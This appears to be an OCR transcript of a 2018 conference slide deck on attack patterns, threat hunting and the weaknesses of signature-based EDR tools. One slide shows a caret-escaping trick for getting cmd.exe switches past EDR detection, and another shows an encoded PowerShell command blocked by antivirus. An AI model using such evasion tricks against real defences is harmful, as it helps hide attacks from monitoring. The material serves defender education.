MIS|TI™ PRESENTS

InfoSecWorld

Conference & Expo 2018

MAKING SENSE OF ATTACK PATTERNS

David Kennedy

CEO, TrustedSec and Binary Defense

@HackingDave, TrustedSec, Binary_Defense

ABOUT ME

Experience

Founder of TrustedSec and Binary Defense
CSO of a Fortune 1000
USMC Intel Analyst

Author


Author of several open-source tools
Co-Author of Metasploit Book

On the News

Routine guest on major news outlets
Testified at Congress


Speaker

Speak at a number of conferences across the globe




A number of companies are starting to identify attack patterns within companies.

Concepts such as threat hunting: becoming popular.



If you aren’t familiar with threat hunting.

This is the first time I can remember, where blue is actually getting better.



Still a long way to go, we heavily rely on shared TTPs in order to develop detection.

It's really no different from AV except application towards techniques vs. direct piece of code.

Most organizations threat models only entail what's publicly known through open source or threat intelligence.

Instead of investment in people – it goes into tools and technology.

Humans need to investigate and identify abnormal patterns of behavior.

We can learn a lot from TTPs but without direct simulations and constant improvements, you will fall behind.

The tools we use are still signature driven. Without constant care and feeding, you won’t catch something.

Most (?all?) EDRs are still primarily signature based.


We have more of these than we can count for EDR evasion (thanks Jason Lang):

cmd.exe /C /q = will get caught
cmd.exe /^C /^q will not

Simple examples.

Simple.


WUT?



```
C:\Users\testing-pc123>powershell -EncodedCommand SABlAGwAbABvACAAVwBvAHIAbABkACEA
At line:1 char:1
+ Hello World!
+ ~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Increasingly easier to spot and identify obfuscated or heavily modified code:

